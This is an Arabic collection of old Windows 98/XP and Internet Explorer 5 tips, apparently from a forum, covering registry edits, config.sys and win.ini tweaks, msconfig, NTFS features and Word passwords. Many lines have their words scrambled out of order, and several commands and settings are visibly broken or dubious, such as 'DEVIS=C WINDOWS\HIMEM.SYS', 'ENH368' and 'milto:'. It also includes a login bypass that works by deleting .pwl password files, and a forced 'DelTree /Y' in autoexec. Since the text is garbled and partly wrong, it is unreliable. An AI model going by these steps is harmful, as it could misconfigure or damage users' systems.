-4الثبات : فنظام الملفات NTFS يحتوي على نسختين مشابهتين لنظام الملفات FAT و تسمى كل نسخة منها MFT(Master File Table)و هو يشبه قاعدة البيانات ، فإذا تشوهت النسخة الأصلية من MFT نتيجة لظهور bad sectorفإن النظام عند التشغيل التالي للجهاز يستخدم النسخة الأخرى من MFT و ينشئ تلقائيا نسخة جديدة مع الأخذ بعين الإعتبار وجود الباد سيكتر ، لهذا فإن هذا النظام يضمن حفظ البيانات من الضياع أو الخراب .
-5ضغط البيانات فهذا النظام يسمح لك بضغط الملفات أو المجلدات و تصغير حجمها بشكل ملحوظ دون الحاجة الى ضغط القرص كاملا كما في .DriveSpace
-6و من المميزات الممتازة دعمه ل ISO Unicode و الذي يسمح باستخدام ١٦ بت لترميز كل حرف أو رمز و ليس كما في ASCII و الذي يستخدم ٨ أو ٧ بت فقط ، و هذا يعني باختصار أنك تستطيع تسمية ملفاتك بأي لغة كانت حتى الصينية دون الحاجة الى تغيير صفحة الترميز Code Page كما في الدوس و .W9x
-7الملفات المتفرقة. هذه الملفات هي ملفات كبيرة جداً من حيث الحجم ويتم إنشاؤها من قبل التطبيقات بشكل تكون فيها مساحة القرص المطلوبة محدودة. أي أن NTFS يخصص مساحة القرص فقط لأجزاء الملف التي تتم الكتابة إليها .
-8تسجيل الاسترداد لبيانات تعريفNTFS ، والذي يساعدك في استعادة المعلومات بسرعة عند حدوث فشل في الطاقة أو عند حدوث مشكلة أخرى في النظام. يسمح هذا بالوصول إلى وحدة التخزين فوراً بعد إعادة تشغيل الكمبيوتر دون انتظار chkdsk.exe حتى يعمل .
-9الحصص النسبية للقرص، والتي يمكن استخدامها لمراقبة مقدار مساحة القرص المستخدمة من قبل المستخدمين الفرديين والتحكم بها .
هناك حالة واحدة ربما ترغب فيها باختيار FAT أو FAT32 كنظام للملفات لديك. إذا كان من الضروري في بعض الأحيان تشغيل الكمبيوتر مع إصدار سابق من Windows وفي أحيان أخرى تشغيلWindows XP ، فأنت بحاجة لقسم FAT أو FAT32 كقسم أساسي (أو قسم بدء تشغيل) على القرص الثابت. لا يمكن لمعظم الإصدارات السابقة من Windowsالوصول إلى القسم في حال استخدامه للإصدار الأحدث من .NTFS هناك استثناءان هما Windows 2000و Windows NT 4.0 مع Service Pack 4 أو الأحدث. يستطيع Windows NT 4.0 مع Service Pack 4أو الأحدث الوصول إلى الأقسام ذات الإصدار الأحدث منNTFS ، لكن مع بعض القيود: لا يمكنه الوصول إلى الملفات المخزنة باستخدام ميزات NTFS التي لم تكن موجودة عند إصدارWindows NT 4.0 ، بالإضافة الى أن نظام الملفات NTFS يعمل بشكل أبطئ من نظام FAT32 و ذلك لأن النظام الأول يحمل الكثير من البرامج في الذاكرة مما يسبب بطئا في العمل ، لهذا يعتبر نظام FAT32 الأسرع و يحتاج الى ذاكرة أقل .
بالنسبة لأي حالة مختلفة عن حالة أنظمة التشغيل المتعددة، فإن نظام الملفات المنصوح به هو NTFS

لكي تعرف من يتجسس على جهازك :
أدخل على محرك الدوس وأنت متصل على الأنترنت وأكتب C > netstat ثم أظغط Enter .

للحصول على أسرع أتصال أتبع ما يلي
عمل أتصال من لوحة التحكم ثم أختيار شبكة الطلب الهاتفي وفتحها ثم أختيار أيقون الأتصال التي عليها بروتوكلاته وعمل
أتصال بفتحها وضغط زر أتصال والأنتظار الى أن يتم الأتصال بظهور أشارة الأتصال على شريط المهام في الجهة اليسرى
ثم أفتح الأكسبلورر .

هنالك ثغرة أمنية في الأنترنت أكسبلورر ٥ تتيح لمواقع الويب قراءة محتويات الحافظة والبيانات لديك ولسد هذه الثغرة أتبع مايلي
1.أختر أدوات Tools من شريط الأدوات .
2.ثم أختر خيارات أنترنت . Internet Option
3.أختر لسان التبويب أمان . Security
4.أنقر على ****** disable custom level ****** Allow paste operations via Active S******ing

إضافة عنصر جديد فعال لمفتاح إبدأ
1: شغل برنامج مسجل النظام ريجستري . regedit.exe
2: قم بالأنتقال الى المفتاح التالي وكن حذراً في التعامل مع هذا البرنامج لأن أي غلطة فيه قد تسبب لك مشاكل كبيرة في
الويندوز أنت في غنى عنها . HKEY_CLASSES_ROOT\Folder\shell
3: سوف تجد بعض العناصر الفعالة متوفرة ، أضغط بالزر الأيمن على shell وأختر New ثم Key .
4: أكتب عنواناً للبرنامج الفعال الذي تريده وليكن . Ms Word
5: أضغط بالزر الأيمن على العنوان الجديد وأختر New ثم . Key
6: عنون المفتاح الجديد سوف يكون Command أجبارياً .
7: في الجهة اليمنى ستجد عبارة Defult بين قوسين أضغط عليها بالزر الأيسر دبل كليك .
8: سوف يفتح لك نافذة صغيرة ومكان خاص بالكتابة عليك بكتابة موقع الملف التنفيذي الخاص بالبرنامج الفعال الذي تريده
وليكن . " C > Program Files \ Microsoft Office \ Office \ Winword.exe "
9: الآن قم بإغلاق مسجل النظام وأضغط بالزر الأيمن على أبدأ وستجد Ms Word بين عناصر إبدأ التفاعلية .

لكتابة مستند بدون اسم
بكل بساطة حين تعدل الإسم أو تضيفه إضغط على Aalt ومع ضغطك عليه إ ضغط ١٥٨ . وسيبقى الملف بدون اسم .

لعمل لوحة تحكم سهلة كل ماعليك عمله هو

1: إضغط على إبدأ بالزر الأيمن للفأرة ثم أختر فتح (Open)
2: نافذة أنت تعرف محتواها جيداً ثم قم بعمل مجلد جديد ستفتح لك
3: ولصقه في خانة اسم المجلد الجديد قم بنسخ السطر التالي
control panel .{21EC2020-3AEA-1069-A2DD-08002B30309D}
4. لوحة التحكم السهلة . الآن أذهب الى زر إبدأ وسوف تجد

ماعليك إلا Send To لإضافة مساند الى قائمة

1: اذهب الى فولدر الويندوز
2 اذهب الى فولدر (Send To)
3: هناك يمكنك وضع أي مكان ترغب في ارسال ملفاتك إليه مثل (C .)

ماعليك إلا لتسريع جهازك بشرط أن يكون جهازك من نوع بانتيوم

1: إفتح ملف config.sys وبعد السطر DEVIS=C WINDOWS\HIMEM.SYS أضف السطور التالية :
Files=100
Buffers=30
Stacks=9,256
2: إفتح ملف win.ini وبعد السطر ENH368 أضف السطرين
PageBuffers=32
DMBuffersize=64
ثم أعد تشغيل الجهاز . EDIT مع الملاحظة تكون الإضافة عن طريق

لتحسين عمل الذاكرة في جهازك اتبع مايلي :

1. انقر بالزر الأيمن على My Computer .
2. اختر Properties .
3. اذهب الى علامة التبويب Per****ance .
4. اضغط زر File System .
5. في المربع Typical Role of this computer اختر Network Server.
6. اضغط OK ثم Colse .
7. سوف يطا لبك ويندوز بإعادة التشغيل . .

لتسريع بداية تشغل جهازك ماعليك إلا :

1. انقر باليمين على جهار الكومبيوتر My Computer . الموجود على سطح المكتب
2. اختر خصائص Properties .
3. لسان التبويب الأداء ثم اختر Ability .
4. اضغط على نظام الملفات File System .
5. ثم لسان تبويب القرص المرن Floppy Disk .

6. محركات أقراص مرنة في كل مرة تقوم بتشغيل الكومبيوتر ألغ إشارة الصح بجانب البحث عن Search For New Floppy Disks When Starting .

الخاصة بك فما عليك إلا أن : إذا نسيت في يوم ما كلمة المرور

1. اخرج من مربع حوار كلمة السر أولاً بضغط خروج Escape .
2. أحظر سطر أوامر دوس في مجلد ويندوز وأطبع C > dir *.pwl .
3. إمسح الملف الذ يضم أسمك فيه ثم أعد تشغيل ويندوز لتدخل كلم سر جديدة . .

تتسلى إذاً تعال لأعلمك كيف تلعب لعبة بسيطة إذامللت يوماً من العمل ولم تجد لعبة في جهازك لكي ومسلية :

1. افتح مستند جديد . .
2. حول الكتابة الى اللغة الأنجليزية ثم أكتب كلمة Bluc .
3. ثم ظلل الكلمة ثم أختار تنسيق ثم خط ****at Font .
4. اختر نمط الخط Font Style وحدد عريض Bold ثم أضغط OK .
5. اضغط مفتاح المسافة بعد كلمة Bluue . مباشرة
6. اذهب الى قائمة مساعدة Help ثم أختار حول About .
7. ابق إضغط على كبستي Ctrl و Alt الموجودتين على يسار لوحة المفاتيح وأنقر على علامة الوورد .
8. استعمل حرف M لجهة اليمين و Z لجهة اليسار .

ولكنها قوية . هذه إيعازات مخفية

1. Tracert الأوامر (دوس) بتتبع خطوات الموقع الذي يقوم هذا الأمر الذي يشتغل من سطر تكتبه
مثال c tracet cnn.com يقوم بأظهار جميع الخطوات التي يمر فيها طلبك لموقع cnn من مزود الخدمة الىالهدف .
2. ftpوظيفته
3. telnet
4. scanreg يقوم بفحص سجل الويندوز Registry والتأكد من خلوه من الأخطاء ويقوم بعمل نسخة إحتياطية منه .
5. sfc يقوم بعملية فحص ملفات ويندوز والتأكد من خلوها من الأخطاء ، وإذا وجد خطأ فإنه يطالبك بإدخال قرص الـ Windows لتصحيح الخطأ .
6. Msconfig
7. regeit
8، sysedit

1 . : التخاص من ملفات النظام المؤقته آلياً

وطبعاً يقوم .. TMP برنامج معين يقوم النظام بإنشاء ملفات مؤقته .. ويعطيها إمتداد عند العمل على
لا يقوم بذلك النظام بحذف هذه الملفات عادةً بشكل آلي عند إغلاق البرنامج .. لكن في بعض الأحيان
تتراكم في القرص الصلب .. نتيجة خطأ معين كإغلاق الجهاز بشكلٍ مفاجئ .. مما يجعل هذه الملفات
ويفضل حذف هذه الملفات بشكلٍ دوري .. ويسبب ذلك إستنزاف لسعة القرص وكذلك لذاكرة الجهاز ..
الملحق مع نظام الويندوز .. أو بالطريقة Disk Clean Up وهناك عدة طرق لذلك .. فمنها برنامج
وحذف الملفات منه . C windows\temp اليدوية وذلك بفتح المجلد
يعتبر مضيعة لبعض الوقت .. لكن يوجد حل بسيط .. يجعل وبدون شك أن هذه العمليه وتكرارها دائماً
آلي في كل مره تعيد تشغيل الجهاز .. وذلك بإتباع ما يلي : النظام يحذف هذه الملفات بشكلٍ

1. Start ..
2. Run ..
3. اكتب الأمر التالي : sysedit
4. واضغط على Ok وستشاهد شاشة برنامج System Configuration Editor ..
5. أختر نافذة ملف Autoexec.bat .. : وإكتب بعد السطر الأخير .. الأمرين التاليين

@DelTree /Y C WINDOWS\Temp
@MD C WINDOWS\Temp

((ويقوم السطر الثاني .. "C Windows\Temp" حيث يقوم السطر الأول بإعطاء أمر لحذف مجلد
وبتلك الطريقه تتخاص تلقائياً من الملفات المؤقته منه بإعطاء أمر بإنشاء ذلك المجلد من جديد ..
المزعجه)) .

6. وبعد ذلك إضغط على File واختر Save . ثم أعد تشغيل الجهاز

. برامج بداية التشغيل .

البرامج والتي تعمل تلقائياً عند تشغيل النظام .. وتشاهد البعض منها في شريط المهام توجد بعض
بالضغط على بجانب الساعه مثل هذه الصورة .. والبعض الآخر يعمل بالخلفية .. ويمكنك معرفتها
بالذا وستظهر لك نافذه وفيها أسماء جميع البرامج العاملة Ctrl+Alt+Del الأزرار

ويستنزف الكثير من الذاكرة .. وفي بعض الأحيان تتراكم الكثير من البرامج .. مما يسبب بطء الجهاز
كلها . أنك لا تحتاجها وأغلب تلك البرامج ليست ضرورية .. أو
والملحق مع System Configuration Utility ويمكن التغلب على هذه المشكله عبر برنامج
نظام الويندوز ..:

1. Start ..
2. Run ..
3. التالي أكتب الأمر : msconfig
4. واختر نافذة Startup
5. البرنامج لمنعه من العمل في بداية تشغيل الجهاز . أزل العلامة من أمام اسم
6. تشغيل الجهاز . ثم أعد .. Ok إضغط على

برنامج .. وذلك بتكرار العملية السابقة .. ويمكنك في أي وقت آخر إعادة ميزة التشغيل التلقائيه لأي
وستجده عادة مجدداً للعمل تلقائياً في بداية التشغيل . والتأشير بعلامة أمام اسم البرنامج ..

3. ميزة الإرسال السريع .

والتي تعني الإرسال Send To والتي تساعد في إختصار الوقت والجهد .. ميزة من المميزات المفيده
مستندٍ ما لمهمة معينه يقوم المستخدم فيها بإختيار نوع البرنامج .. تخيل مثلاً إنك تريد طباعة السريع
ثم بعد ذلك تقوم بطباعته .. .. بالطريقة العادية يجب عليك أولاً فتح المستند في البرنامج المخصص له
لحظة الضغط عليه .. ويأتي نظام فسيتم تنفيذ أمر الطباعه من SendTo .. أما عن طريق أمر
وكذلك .. Floppy Disk إلى القرص المرن الويندوز بهذه الميزه لعدة برامج معينه مثل الإرسال
تشغيل هذه الميزه .. بالضغط بزر الماوس اليمين مرة البريد .. وسطح المكتب ..إلخ .. وطبعاً يتم
ومن ثم إختيار نوع الأمر المراد . .. واحده على الملف المراد إرساله

أخرى لتناسب إحتياجاتك الخاصة .. مثل إضافة أمر إرسال إلى وبدون شك يمكنك إضافة مهام لبرامج
أو أي برنامج آخر .. وذلك بإتباع التالي : .. CD Writer الطابعة .. أو إلى
1. إذهب للمجلد التالي : C windows\SendTo
2. البرامج التي لا تستخدمها في من هذا المجلد يمكنك إضافة إختصار لأي برنامج .. وكذلك حذف
مهمة الإرسال .
الطابعة .. إتبع التالي : ومثلا لإضافة أمر إرسال إلى
1. إفتح المجلد C Windows\SendTo
2. ثم إختيار New للطابعه بالضغط على زر الماوس اليمين ثم إختيار إضف إختصار ShortCut ..
تحديد موقع الطابعه . ومن ثم

3. من الطابعه أيكون سحب يمكنك أو Printers المتفرع من Settings بقائمة Start في وإفلاته
مجلد C Windows\SendTo .

إضافة أمر جديد لتلك القائمة .. فكل ما عليك هو تكرار العملية السابقة . وكلما أحببت

4. . ٥ كلمات المرور في الأكسبلورر

المستخدم .. لكنها قد المميزات الجيده في هذا المتصفح التكملة التلقائية لكلمات المرور وكذلك لاسم من
ويمكنك التخلص من تلك الميزه تكشف خصوصياتك أحياناً .. عند إستخدام أشخاص آخرين لجهازك ..
: بإتباع التالي
1. إلى واتجه .. الأكسبلورر٥ إفتح Tools ثم Internet Options...
2. إنتقل إلى نافذة Content
3. إضغط ثم علىAuto Complete
4. ومنها ستظهر لك عدة إختيارات :
: أ . ميزة التكملة
- تكملة عناوين مواقع الوب .
- المواقع) . تكملة الفورمات (البيانات التي تطلبها بعض
- تكملة كلمات المرور واسم المستخدم والبيانات .
- التنبيه عند قيام المتصفح بحفظ كلمات المرور . خاصية
: ب. مسح ذاكرة المتصفح
- مسح البيانات Clear ****s .
- مسح كلمات المرور Clear Passwords .

5. ومن هنا يمكنك تحديد وحذف ما تشاء .

5. الأكسبلورر ٥ . إصلاح أخطاء

التي تدعم اللغة العربيه .. وبه الكثير من برنامج الأكسبلورر ٥ يعتبر من أفضل برامج تصفح الإنترنت
الأخطاء بنفسه .. وهذه الأخطاء عادة ما تسببها المواقع المميزات الممتازه .. وأهمها ميزة إصلاح
عندما تقوم بتركيب بعض البرامج والتي تؤثر على أداء الأكسبلورر ٥ .. التي تدعم الجافا .. وكذلك
الصيانه والتي يمكنك عملها له .. بإتباع التالي ..: فيحتاج لعملية
1. Start ..
2. Settings ..
3. Control Panel ..
4. إختر برنامج Add/Remove Programs .. وستظهر لك نافذة البرنامج مثل الصورة التاليه
:..
5. على اسم بالتأشير قم البرنامج Microsoft Internet Explorer 5 and Internet Tools .
6. إضغط على زر Add/Remove...

7. قم بإختيار Repair Internet Explorer.
8. إضغط على زر OK .

الوقت .. وبعد ذلك سيقوم البرنامج الآن بإصلاح الأخطاء التي قد توجد فيه .. وسيستغرق بعض
سيطلب منك إعادة تشغيل الجهاز .

6. المجلدات الإفتراضيه بقائمة ابدأ .

لوضع مجلد لوحة التحكم في قائمة " إبدأ " ، شارك ، في صفحة الورشة ، شاهدت مساهمة مفيدة "
و ، PC فهي عبارة عن إضافة على تلك المساهمة ، قرأتها في مجلة فيها أحد الأخوة ... أما مشاركتي
أعدت صياغتها ، و هي :

*-.. و ، مثل لوحة التحكم ، و المستندات يمكن إنشاء الكثير من المجلدات الافتراضية ، مثل لوحة التحكم ، سلة المحذوفات ، و المستندات
عند الحاجة .. لعمل ذلك ، اتبع الخطوات ، ثم و ضعها في قائمة " إبدأ " .. لتسهيل الوصول إليها
التالية :
1- على زر " إبدأ " . انقر بزر الفأرة الأيمن ،
2- " اختر الأمر " استكشاف " ؛ لتقوم بتشغيل " مستكشف ويندوز " ..
3- أنشئ مجلدا جديدا ، في النافذة الفرعية المسماة " قائمة بدء التشغيل " .
4- أعط المجلد اسما بالشكل التالي :

folderName.{00000000-0000-0000-0000-000000000000}

و رمزه بالصيغة الست ، (folderName) أن تكتب اسم المجلد الافتراضي مكان لاحظ أنك يجب
أكتب مايلي : ، (History) مكان الأصفار ، فمثلا لإنشاء مجلد المحفوظات عشرية

History.{FF393560-C2A7-11CF-BFF4-444553540000}

*-.. يمكن معرفة اسم المجلد الافتراضي ، و رقمه ؟! ... و لكن كيف
للبحث عن مزيد من المجلدات الافتراضية ، يمكنك استخدام سجل النظام هذا ما سنجيب عليه الآن .
Registry :
1- اختر من قائمة إبدأ ، أمر تشغيل .
2- اكتب regedit ، ثم اختر موافق .
3- من قائمة المجلدات ، قم بفتح المجلدين HKEY_CLASSS_ROOT ، ثم CLSID .
4- اضغط مفتاحي Ctrl+F ، في صندوق حوار البحث ، و لا تنس و اكتب العبارة ShellFolder
اختيار الأمرين Keys ، و Match whole string only فقط ، ثم انقر زر Find Next .
5- عندما يظهر أحد المفاتيح الفرعية التي تحمل الاسم ShellFolder ، انقر على المفتاح الأب له
parent key ، ثم انظر في النافذة اليمنى ؛ و هو المفتاح الذي يحمل رمز المجلد الافتراضي
لتعرف اسم المجلد الافتراضي ، من السطر Default .
6- الآن ، انشئ مجلدا جديدا في قائمة ابدأ - كما أوضحنا سابقا - ، و أعطه الاسم و الرمز الذين
حصلت عليهما ... ثم استمتع بالنتيجة .

*-.. و اتبع الخطوات السابقة ، للحصول على المزيد من ، F3 بالنقر على زر ، تابع البحث إن أردت
المجلدات . الافتراضية
*-.. و ابحث ، CLSID ، ثم HKEY_CLASSS_ROOT عند الانتهاء ، افتح من جديد المجلدين

مفتاح فرعي يجده و تأكد في كل ، ExtShellFolderViews هذه المرة عن المفتاح الفرعي
البرنامج ، من أن المفتاح الأب له يحمل الاسم Shellex .
السطر انشئ مجلدا جديدا في قائمة إبدأ ، اسمه يتكون من كل من : الاسم القياسي المبين في ..-*
Default ، و اسم المفتاح الأب لمفتاح Shellex .

اسرار الاكسبلور

#لطباعة صفحة بها عدة إطارات " فريمات " :
-انقر بيمين الفارة على الصفحة المطلوب طباعتها .
-اختر طباعة .. وحدد الخيارات المناسبة ثم اضغط OK .

#احفظ كامل الصفحة بجميع محتوياتها
-افتح قائمة ملف ثم اختر منها حفظ باسم .
-من خانة Save as type اختر صفحة ويب كاملة ثم اضغط حفظ .
يمكنك أيضاً حفظها بهيئة email إذا اردت ارسالها لصديق .

#اجعل المواقع الأكثر استخداماً في متناول يديك :
يمكنك جعل الصفحات أو المواقع التي تزورها بكثرة قريبة منك وذلك بوضعها في في شريط الارتباطات
عن طريق ترتيب هذا الشريط كالتالي :
قم بسحب العنوان الذي تريد من المفضلة أو من شريط العناوين إلى شريط الارتباطات .

#اوضع اختصار لبريدك على سطح المكتب :
-اضغط بيمين الفأرة في مساحة فارغة بسطح المكتب واختر جديد .
-من القائمة التي ستفتح اختر اختصار .
-اكتب في الخانة الفارغة عنوان بريدك مسبوق بـ :milto مثل :
milto:oOoOo@hotmail.com

#لحفظ صورة أعجبتك أثناء تصفحك :
-اضغط بيمين الفأرة على الصورة واختر " حفظ الصورة " .
-حدد القرص والمجلد الذي تريد حفظ الصورة فيه ثم اضغط " حفظ " .

#لمعرفة الملف الذي تربط به صورة أو وصلة :
-اضغط بيمين الفأرة على الوصلة أو الصورة واختر خصائص ستجد ما تريد .
]يمكنك من ذلك أيضاً معرفة مسار صورة في الشبكة ووضع ارتباط لها من موقعك] .

#لمشاهدة الأكواد التي تحويها الصفحة قم بالآتي :
-اذهب إلى قائمة عرض ثم اختر عرض المصدر .
-يمكنك بعد ذلك نسخ ما تريد أو التعرف على طريقة كتابة كود معين .

#لمسح الملفات المخزنة في جهازن لكل المواقع التي سبق لك تصفحها :
*ملاحظة : يوجد في جهازك مجلد في ويندوز باسم Temporary Internet Files يخزن كل الصفحات التي زرتها من جهازك وهذا يزيد من حجم هذا المجلد بشكل كبير ... لذا لو أردت التخلص من هذه الصفحات بالصور المرفقة بها قم بالآتي :
-اذهب إلى قائمة أدوات في متصفحك .
-اختر " خيارات إنترنت " .
-اضغط على زر " حذف ملفات " ثم اضغط موافق .

#لضبط مساحة القرص الثابت لاستخدامها لملفات إنترنت المؤقتة Temporary Internet Files :
-انقر فوق القائمة أدوات، ثم فوق خيارات إنترنت، ثم فوق إعدادات .
-حدد الحجم الذي تريد ثم اضغط موافق .

#حفظ الهدف :
لحفظ عنوان صفحة أو صورة دون فتحها، انقر بواسطة الزر الأيمن للماوس فوق ارتباط العنصر الذي تريده، ثم انقر فوق حفظ الهدف باسم .

#لتصفح أسرع :
لتحميل صفحات ويب بشكل أسرع، انقر فوق القائمة أدوات، ثم فوق خيارات إنترنت، ثم فوق علامة التبويب خيارات متقدمة، ثم قم بإيقاف تشغيل الأصوات والصور .

اختصار للصفحة :
يمكنك وضع اختصار لأي صفحة من صفحات ويب على سطح المكتب بالنقر بواسطة الزر الأيمن للماوس فوق الصفحة ثم النقر فوق إنشاء اختصار.

#تغيير حجم النص :
لتكبير النص الموجود على صفحات ويب أو تصغيره، انقر فوق القائمة عرض، ثم فوق حجم النص ثم اختر الحجم الذي تريد .

ارسال صفحة لصديق :
يمكنك إرسال صفحة ويب عن طريق البريد الإلكتروني بواسطة النقر فوق القائمة ملف، والإشارة إلى إرسال، ثم النقر فوق صفحة بواسطة البريد الإلكتروني .

ما رأيك بالتجربة ؟!!!
يمكنك كتابة كلمة في شريط العناوين وضغط CTRL+ENTER لإضافة http://www/ و .com تلقائياً على جانبي الكلمة.

طباعة كافة المستندات :
يمكنك طباعة كافة المستندات المرتبطة بصفحة ويب المحددة. في مربع الحوار "طباعة"، انقر فوق طباعة كافة المستندات المرتبطة .

التصفح لتسهيل عملية تصفحك لإنترنت استخدم المفاتيح التالية :

- . والأسهمSpacebar , End , Home , Page Down , Page Up

التنقل : للتنقل بين الصفحات أي للأمام والخاف استخدم

- السهم لليسار Alt+ , السهم لليمين. BackSpace , Shift+BackSpace , Alt+

تحديث لمشاهدة آخر التعديلات التي تم عملها على الصفحة قم بالتحديث دائماً F5 . أو Ctrl+R

بحث للبحث عن كلمة أو جملة معينة في نفس الصفحة Ctrl+F .

المحفوظات لعرض المحفوظات وهي عبارة عن عناوين آخر الصفحات التي سبق لك زيارتها .

Ctrl+H

المفضلة لعرض عناوين الصفحات التي قمت بإضافتها إلى مفضلتك Ctrl+I .

إضافة للمفضلة لإضافة عنوان صفحة لقائمتك المفضلة Ctrl+D .

تنظيم المفضلة لتنظيم عناوين الصفحات المحفوظة في مفضلتك في مجلدات محددة حسب ما تراه من تصنيف .

ملاحظة : يمكنك إعادة ترتيب القائمة "المفضلة" بواسطة السحب والإسقاط Ctrl+B .

إيقاف لإيقاف تحميل الصفحة والاكتفاء بما تم تحميله Esc .

ملئ الشاشة لمشاهدة الصفحة بأكبر عرض ممكن F11 .

غلق لغلق الإطار الحالي Ctrl+W

عرض العناوين لعرض قائمة بعناوين إنترنت التي كتبتها في شريط العناوين F4 .

التنقل بين الإطارات للتنقل بين الإطارات المفتوحة أثناء تصفحك Ctrl+Tab .

طباعة لطباعة الصفحة الحالية أو الإطار النشط Ctrl+P .

إطار جديد لفتح إطار Internet Explorer جديد Ctrl+N .

هذه بعض الاسرار في الكمبيوتر
هذه بعض الاسرار في الكمبيوتر أتمنى من الجميع الاستفاده منها:
أوامر وأسرار الكمبيوتر:

)كيف يتم حذف اي ملف نهائيا دون المرور بسلة المهملات)

اضغط على مفتاحي shift-delete لكي تحذف اي ملف دون المرور بسلةالمهملات مع مراعاة الخطورة التي يمكن ان تصيبك في حالة رغبت في استعادة ذلك الملف المحذوف اي انك لن تستطيع استعادتة لأن الحذف هنا نهائي...،،

خاصية الحفظ الالي في الوورد

اذا كنت تخشى ان تخسر ما اشتغلتة على الكمبيوتر خلال الفترة الاخيرة يمكنك تشغيل خاصية الحفظ الألي الموجودة في اغلب البرامج . في برنامج الوورد مثلا تستطيع تشغيلها من قائمة tools ثم optionsثم save ثم انقر داخل مربع info every save autorecover ولا تنسى تحديد المدة التي تريد ان تفصل بها بين كل عمليتي حفظ آلي...،،،

)كيف توقف خاصية التشغيل الألي الموجودة في بعض الاقراص المدمجة)

تستطيع ايقاف خاصية التشغيل الألى الموجودة في بعض الاقراص المدمجة وذلك بالضغط باستمرار على مفتاح shift عند وضع القرص في سواقة الاقراص...،،،

)كيف تكتشف المواضع التالفة على القرص الصلب)

يتم منع بيانات نظام التشغيل من العمل اذا كانت تالفة. وتتضمن هذة البيانات سجل التشغيل الرئيسي master boot recordوقطاع التشغيل boot sector وجدول تخصيص الملفات file allocation tableوملفات النواة لنظام التشغيل . ويفضل عمل نسخة احتياطية لملفات البيانات الهامة قبل اجراء اي عملية لتصليح القرص الصلب ولا تقم بتشغيل اية اداة خدمية للقرص الصلب اذا لم تكن مخصصة لويندوز ٩٨ . ويمكن اختبار تلف القرص الصلب بوظعية الاوامر فقط في حالة الأمان safe mode command prompt only

-1اعد التشغيل واضغط على زر التحكم الأيسر عند ظهور رسالة تشغيل ويندوز ثم اختر خيار safe mode command prompt only

-2اذا وجدت اي تلف عند تشغيل اداة فحص القرص بطباعة scandisk في دليل windows comandفعليك استبدال ملفات النظام...،،،

)معلومات عن اداة اعداد النظام MSConfig في ويندوز وكيف تعمل)

تتيح هذة الأداة واجهة رسومية لتهيئة بيئة بدء تشغيل ويندوز ٩٨ . وتتيح لك حل المشاكل بتشكيل بيئة نظيفة تختبر فيها الأعدادات . واذا لم تتمكن من توليد حالة المشكلة بهذة الأداة يمكنك ازالة بعض الاعدادات تباعا لكشف سبب او مصدر المشكلة . وتتيح هذة الأداة تحرير اسطر ملفات تهيئة ويندوز ٩٨ ، مثل ملفات config.sys او ، system.ini وتقدم لك القدرة لتعطيل اسطر محددة في تلك الملفات لتمنع تنفيذها عند بدء التشغيل ويمكنك تشغيل هذة الأداة عن طريق النقر على ابدأ ثم تشغيل ثم طبع الكلمه التالية msconfig ويمكنك استخدامها ايظا لعمل نسخة احتياطية من ملفات النظام...،،،

<u>طريقة لوضع كلمة سريه لملفات وورد</u>

تستطيع ذلك وبدون استخدام أي برنامج .. فمثلا لا يوجد من لا يستخدم برنامج وورد تبع الأوفيس .. أغلبنا نستخدمه هذا إذا لم يكن الجميع .. فبعملك على برنامج وورد سوف تحتاج بالتأكيد في بعض الأحيان إلى توفير بعض الخصوصية لمنع الآخرين من معرفة أسرارك الشخصية أو أسرار عملك .. لا تحتار إليك الحل :

أولا : عليك أن تفتح المستند الذي تريد أن تضع له كلمة سر والذي تريد أن تمنع الآخرين من الإطلاع عليه أو عملية تخريب ..

ثانيا : من القائمة الرئيسية أضغط على (ملف (File

.. .. (Save As)ثم اختر حفظ في

ثالثا : سوف تفتح لك نافذة الحفظ لا تحفظ الآن انتظر .. من خلال صفحة الحفظ ابحث عن كلمة أدوات (Tools)

وسوف تجدها في الأعلى .. أضرب على لسان التبويب بتاعها وعندها سوف ينسدل لك لسانه اختر الآن
.. (General Option)

رابعا : سوف تفتح لك نافذة .. أنظر إلى الأسفل سوف تجد مستطيلين الأول بعنوان
(Password to open)
وهنا ضع كلمة السر التي تريدها .. والمستطيل الآخر بعنوان
(Password to modify)
(OK)وهنا كرر كلمة السر السابقة .. ثم اضغط على زر .. موافق ..

(OK)خامسا : بعد ضغطك زر

سوف يظهر لك مربع آخر بنفس عنوان المستطيل الأول السابق الذكر ما عليك سوى كتابة كلمتك السرية

(OK)السابقة ,, ثم اضغط
..أيضا سوف يظهر لك مربع أخير بنفس عنوان المستطيل الثاني السابق الذكر ،، ما عليك سوى تكرير كلمتك .. (OK) السرية ،، ثم اضغط على

(Save)سادسا : الآن أختر المكان الذي تريد أن تحفظ مستندك فيه ،، ثم اضغط على زر ..حفظ

..وبهذا تكون قد حفظت الملف المحمي بكلمة سر ..

سابعا : الآن أغلق المستند المحمي .. وحاول أن تفتحه بكلمة سر خاطئة .. ستتفاجأ أنك لن تستطيع فتحه .. وبهذا قد حافظت على مستندك من التخريب واحتفظت بأسرارك ومخططاتك .. وهنيئا لك ..

ملاحظات مهمة جدا :

عليك أن تدون كلمتك السرية قبل الشروع بكتابتها .. لأنك إذا نسيت كلمة السر فلن تستطيع فتح ذلك المستند فعليك تذكر هذا .. ويجب أن لا تكون سهلة فعليك الإبتعاد عن تاريخ ميلادك أو اسمك أو .. أو .. أي أنك تختار كلمة يصعب على الغير استنتاجها أو تخمينها .. كما يجب أن تكتب الكلمة بعد حفظها بنفس الطريقة التي أدخلت بها ،، أي إذا كنت كتبتها بالأحرف الكبيرة فعليك أن تقوم بإدخالها بالأحرف الكبيرة وهكذا .. ويمكن أن تكون هذه الكلمة خليط من الأحرف والأرقام والمسافات والرموز .. والحد الأقصى لعدد أحرفها هو (١٥) حرفا.

<u>لحذف البرامج من الجذور</u>

اذا أردت أن تحذف برنامجا من برامجك !! فماذا تفعل ؟؟
سوف تجيب قائلا :
بعض البرامج يأتي معها (Uninstall) أضغط عليه .. و أكمل الخطوات وبعدها أقول للبرنامج مع السلامة.
شيء جميل
ولكن بعض البرامج لا يأتي معها !! (Uninstall) فكيف تحذفها ؟؟
أيضا سوف تقول بكل ثقة :
أذهب الى لوحة التحكم .. (Control Panel) .. ومن ثم الى ((Add-Remove ثم أأشر على البرنامج المراد حذفه .. وأضغط على زر أضافة - أزالة (Add / Remove) وأكمل الخطوات .. ومع السلامة للبرنامج
لكن بهذه الطريقة .. أحيانا يتبقى من البرنامج المحذوف بقايا !! فهل يوجد طريقة أخرى ؟؟

نعم !! اليـــك هذه الطريقة لحذفه من جذوره :

أولا : أذهب الى أبدأ .. (Start) ثم الى تشــغيل (Run)

ثانيا : أكتب في المستطيل .. (regedit) ثم أدخال (Enter)

